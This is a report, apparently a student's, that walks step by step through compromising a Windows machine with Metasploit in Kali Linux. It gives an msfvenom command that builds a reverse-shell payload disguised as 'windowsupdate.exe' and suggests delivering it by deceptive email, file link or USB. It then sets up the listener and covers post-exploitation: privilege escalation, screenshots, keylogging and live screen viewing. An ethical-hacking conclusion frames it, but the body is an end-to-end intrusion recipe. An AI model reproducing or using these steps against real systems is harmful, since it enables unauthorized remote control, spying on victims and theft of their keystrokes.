A Research Report on
(System-Hacking)

Prepared by
Siva Krishna Siripurapu

Report on System-Hacking

3.SYSTEM HACKING BY USING METASPLOIT FRAMEWORK IN KALI LINUX:

Process of creating windows payload step by step:

STEP 1: Start the kali-Linux & open a new terminal as a root user.

STEP 2: Write the command to create a payload for windows.

COMMAND: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=4444 -f exe -o /home/kali/downloads/windowsupdate.exe

[-] No platform was selected, choosing Msf::Module:: Platform:: Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload


No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes

This command creates a payload for system hacking in .exe format.

METASPLOIT PAYLOAD CREATION:



STEP 3: Transfer the Payload to Victim by using several methods.

They are:

1.**E-MAIL:** Send the payload via email, disguised as a legitimate file.

2.**FILE SHARING SERVICES:** Upload to a file sharing service and provide the link to the target.

3.**USB-DRIVE:** Physically copy the payload onto the USB drive and transfer it to the target machine.

PAYLOAD UPLOADED TO VICTIM COMPUTER

STEP 4: Start the msfconsole and use the commands to connect to the session.

Command: msfconsole

msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.1.21

lhost => 192.168.1.21

msf6 exploit(multi/handler) > set lport 4444

lport => 4444

msf6 exploit(multi/handler) >

```
root@kali: ~
File  Actions  Edit  View  Help

      =[ metasploit v6.4.31-dev-                         ]
+ -- --=[ 2458 exploits - 1264 auxiliary - 430 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.21
lhost => 192.168.1.21
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) >
```

STEP 5: Execute the Payload


Once the target user has the payload on their system, they need to execute it. This can be done by double-clicking the payload.exe file.

STEP 6: **Access the Target**

Once the payload is executed, you should see a session opened in your Metasploit console, allowing you to control the target system

PERFORMING PRIVILEGE ESCALATION:

Privilege Escalation:




Once you have a Meterpreter session, you can attempt privilege escalation.

Steps:
1. Check Current User Privileges
To check if you already have root or admin privileges:
getuid

2. Run Privilege Escalation Script
Meterpreter has a built-in post module to automate privilege escalation:
run post/multi/recon/local_exploit_suggester

3. Apply Suggested Exploits
Based on the suggestions, use an appropriate local exploit to escalate privileges.

PERFORMING SCREENSHOT:



Capture Screenshot:

Once inside the system via Meterpreter, capturing a screenshot is easy.

Use the following command in the Meterpreter session:

Command: screenshot

This will save a screenshot from the victim's machine to your Metasploit workspace.

Capture Keystrokes:

To capture keystrokes from the target machine
Steps:
1.Start Keylogger
In the Meterpreter session:

Command: keyscan_start


2. View Captured Keystrokes
After some time, retrieve the captured keystrokes:

Command: keyscan_dump

3. Stop Keylogger
To stop the keylogger:

Command: keyscan_stop

VIEW LIVE SCREEN:



View Live Screen (VNC/Remote Desktop)
To view the live screen of the target machine, you can use the VNC or screen viewing capabilities of Metasploit.
1. Start VNC Session: Use this command to interact with the target's desktop**:**
Command: run vnc
This will allow you to view the target's screen in real-time.

Conclusion

System hacking using the Metasploit Framework in Kali Linux demonstrates the powerful capabilities of ethical hacking tools for penetration testing. Through the steps outlined in this report, we explored the creation and deployment of a payload, establishing a connection to a target system, and executing advanced post-exploitation techniques such as privilege escalation, keylogging, screenshot capturing, and live screen viewing.

The Metasploit Framework, as showcased, is a versatile and robust platform for simulating real-world attack scenarios. It provides security professionals with a comprehensive toolkit for identifying vulnerabilities and testing system defenses. Each phase—from payload creation and delivery to accessing and exploiting the system—emphasizes the importance of understanding the tools and techniques used by attackers to strengthen cybersecurity measures.

By mastering these processes in a controlled and ethical environment, security analysts can proactively mitigate risks, improve system resilience, and enhance overall organizational security. This research highlights the dual nature of hacking tools: while they can be used maliciously, they are indispensable in fortifying systems against potential threats when employed responsibly.